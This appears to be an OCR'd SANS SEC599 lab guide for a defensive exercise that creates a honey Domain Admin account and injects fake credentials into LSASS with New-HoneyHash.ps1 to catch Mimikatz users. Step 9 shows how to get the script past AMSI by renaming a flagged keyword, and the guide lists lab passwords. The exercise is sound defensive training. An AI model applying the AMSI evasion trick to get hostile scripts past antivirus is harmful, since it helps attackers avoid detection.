
## Exercise 1 : SEC599-4.6

1. **Authenticate to Domain Controller**

   As a first step, please authenticate to the domain controller. You can use the following credentials:

   - Username: Administrator
   - Password: Synct3chlabs

   Once authenticated, wait for the "Server Manager" to load and select "Tools" -> "Active Directory Users and Computers"



Server Manager
Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and Storage Services
IIS
WELCOME TO SERVER MANAGER
QUICK START
WHAT'S NEW
LEARN MORE
1 Configure
2 Add roles
3 Add othe
4 Create a s
5 Connect t
ROLES AND SERVER GROUPS
Roles: 4 | Server groups: 1 | Servers total: 1
Active Directory Administrative Center
Active Directory Domains and Trusts
Active Directory Module for Windows PowerShell
Active Directory Sites and Services
Active Directory Users and Computers
ADSI Edit
Component Services
Computer Management
Defragment and Optimize Drives
Disk Cleanup
DNS
Event Viewer
Group Policy Management
Internet Information Services (IIS) Manager
iSCSI Initiator
Local Security Policy
Microsoft Azure Services
ODBC Data Sources (32-bit)
ODBC Data Sources (64-bit)
Performance Monitor

2. **Create fake honey user**

   In the User view (right window), please right-click and select "New" -> "User". Please configure the following:

   - First name: SCCM
   - Last name: Admin
   - User logon name: sccmadmin

   The other fields will autocomplete, after which you can click "Next".



New Object - User

Create in: synctechlabs.com/Users

First name: SCCM

Initials:

Last name: Admin

Full name: SCCM Admin

User logon name: sccmadmin @synctechlabs.com

User logon name (pre-Windows 2000): SYNCTECHLABS\ sccmadmin


3. **Open Notepad window**

   In the next prompt, you will be asked to configure a password for the new account. In order to prepare this properly, please first open a notepad window (click "Start" button and type notepad).

   In the notepad window, enter the following string:

   ThisIsAnExtremelyLongPasswordThatTheyWouldNeverGuessIThink!SEC599Rules

   We will use this string as the password for our honey user. Please right-click the string and select "Copy".



4. **Configure password**


   Next up, please configure the following in the "New Object - User" wizard:

   Password: ThisIsAnExtremelyLongPasswordThatTheyWouldNeverGuessIThink!SEC599Rules
   *=> You can paste this from the Notepad window*
   Confirm
   password: ThisIsAnExtremelyLongPasswordThatTheyWouldNeverGuessIThink!SEC599Rules
   *=> You can paste this from the Notepad window*

   Furthermore, make sure only the following check box is selected:

   - "Password never Expires"

   Please refer to the screenshot for the expected configuration. Once configured correctly, click "Next" and "Finish".



Create in: synctechlabs.com/Users

Password: ••••••••••••••••••••••••••••••

Confirm password: ••••••••••••••••••••••••••••••

□ User must change password at next logon

□ User cannot change password


☑ Password never expires

□ Account is disabled

5. **Add honey user to domain admin group**

   As a next step, we will now add our honey account to the Domain Admins group! In order to do so, please double click the "SCCM Admin" user entry. In the newly opened window, navigate to the "Member Of" tab. Next, take the following steps:

   - In the "Member Of" view, please click "Add..."
   - Enter "Domain Admins" in the new window and click "Check Names"
   - Click "OK"
   - Confirm with "OK" again



| Name | Active Directory Domain Services Folder |
|---|---|
| Domain Users | synctechlabs.com/Users |

Select this object type:
Groups or Built-in security principals

From this location:
synctechlabs.com

Enter the object names to select (examples):
Domain Admins

6. **Authenticate to Windows workstation**


   Now that we have configured our honey user, we will now spread fake sessions (with fake credentials) on some of our workstations. We will first test out our attack strategy on the WINDOWS02 workstation. Please switch to the WINDOWS02 workstation and authenticate using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123

7. **Review New-HoneyHash.ps1**

   Right-click the "New-HoneyHash.ps1" script that is stored in the "Blue Team" folder on the Desktop and open it using "Edit with Notepad++". Should you receive a message about possible Notepad++ updates, please ignore this by clicking ""Cancel". The script is well-documented and explains its purpose: it will inject a fake credential in the LSASS process, thereby tricking Mimikatz users.

Take your time to read through the script if you want to better understand what it's doing...


C:\Users\alan.marshall\Desktop\Blue Team\New-HoneyHash.ps1 - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
New-HoneyHash.ps1
Windows PowerShell
length : 3,505 lines : 96
Ln : 1 Col : 1 Sel : 0 | 0
Unix (LF)
UTF-8
INS

```
function New-HoneyHash {
<#
.SYNOPSIS

Inject artificial credentials into LSASS. Inspired by Mark Baggett's article:
https://isc.sans.edu/diary/Detecting+Mimikatz+Use+On+Your+Network/19311/

Author: Matthew Graeber (@mattifestation)
License: BSD 3-Clause
Required Dependencies: None
Optional Dependencies: None

.DESCRIPTION

New-HoneyHash is a simple wrapper for advapi32!CreateProcessWithLogonW
that specifies the LOGON_NETCREDENTIALS_ONLY flag. New-HoneyHash will
prompt you for a password. Enter a fake password at the password prompt.

.PARAMETER Domain

Specifies the fake domain.

.PARAMETER Username

Specifies the fake user name.

.PARAMETER Password
```

8. **Test New-HoneyHash.ps1**


   In order to test the "HoneyHash" technique, please open up an "elevated" powershell prompt by right-clicking the powershell icon in the taskbar and selecting "Run as Administrator". You can provide the following credentials:

   - Username: alan.marshall.adm
   - Password: Secur1ty

   Within the Powershell prompt, please run the following commands:

   **PS C:\WINDOWS\system32>** cd "C:\users\alan.marshall\Desktop\Blue Team"
   **PS C:\users\alan.marshall\Desktop\Blue Team>** Import-Module .\New-HoneyHash.ps1

   Depending on your luck, AMSI might trigger and the script will be blocked from executing (see screenshot). If this would happen, please go to step 9 to adapt / finetune the script (we have done some analysis and found a simple, yet effective, bypass for this specific script. If you don't encounter any issues with AMSI, you can immediately jump to step 10 to inject a honey hash.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> cd "C:\users\alan.marshall\Desktop\Blue Team"
PS C:\users\alan.marshall\Desktop\Blue Team> Import-Module .\New-HoneyHash.ps1
At C:\users\alan.marshall\Desktop\Blue Team\New-HoneyHash.ps1:1 char:1
+ function New-HoneyHash {
+ ~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\users\alan.marshall\Desktop\Blue Team> _
```

9. **Adapt New-HoneyHash.ps1**

   Switch to your explorer window, right-click the "New-HoneyHash.ps1" again and open it using "Edit with Notepad++". Should you receive a message about possible Notepad++ updates, please ignore this by clicking ""Cancel".


   Please scroll down to the very end of the script. You should see the following line:

   **'"Honey hash" injected into LSASS successfully! Use Mimikatz to confirm.'**

   Upon testing, we discovered AMSI only triggers on the "Mimikatz" keyword, so please change it to:

   **'"Honey hash" injected into LSASS successfully! Use BlahBlah to confirm.'**

   As previously discussed during the past few days, AMSI is a good way of raising the bar, but it's of course not perfect :) Please save the file (File -> Save) and close Notepad++



```
        $StrBuilder = New-Object System.Text.StringBuilder
        $null = $StrBuilder.Append('cmd.exe')

        $Result = $CreateProcessWithLogonW.Invoke($null, @([String] $UserName,
                                                  [String] $Domain,
                                                  [IntPtr] $PasswordPtr,
                                                  ($Flags -as $LogonFlags),     # LOGON_NETCREDENTIALS_ONLY
                                                  $null,
                                                  [Text.StringBuilder] $StrBuilder,
                                                  0x08000000, # Don't display a window
                                                  $null,
                                                  $null,
                                                  $StartInfo,
                                                  $ProcInfo))

        if (-not $Result) {
            throw 'Unable to create process as user.'
        }

        if ($ProcInfo.dwProcessId) {
            # Kill the cmd.exe process
            # Stop-Process -Id $ProcInfo.dwProcessId
        }

        '"Honey hash" injected into LSASS successfully! Use BlahBlah to confirm.'
}
```

10. **Retry New-HoneyHash.ps1**

Switch back to the administrative PowerShell prompt and try importing the HoneyHash script again:

**PS C:\users\alan.marshall\Desktop\Blue Team>** Import-Module .\New-HoneyHash.ps1


Using the updated .ps1 file, AMSI should no longer intervene! Let's continue to craft a HoneyHash:

**PS C:\users\alan.marshall\Desktop\Blue Team>** New-HoneyHash

Provide the following values:

- Domain: SYNCTECHLABS
- Username: sccmadmin
- Password: Sccm@dm1n!

Upon successful completion, you should receive a message indicating the hash was successfully injected into LSASS. You might notice we are providing a wrong password, but that's OK, as we are not really validating the credentials of the account. Furthermore, we are hoping the adversary will pick up on these credentials, so we don't want to give them the real ones!



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> cd "C:\users\alan.marshall\Desktop\Blue Team"
PS C:\users\alan.marshall\Desktop\Blue Team> Import-Module .\New-HoneyHash.ps1
PS C:\users\alan.marshall\Desktop\Blue Team> New-HoneyHash

cmdlet New-HoneyHash at command pipeline position 1
Supply values for the following parameters:
Domain: SYNCTECHLABS.COM
Username: sccmadmin
Password: Sccm@dm1n!
"Honey hash" injected into LSASS successfully! Use BlahBlah to confirm.
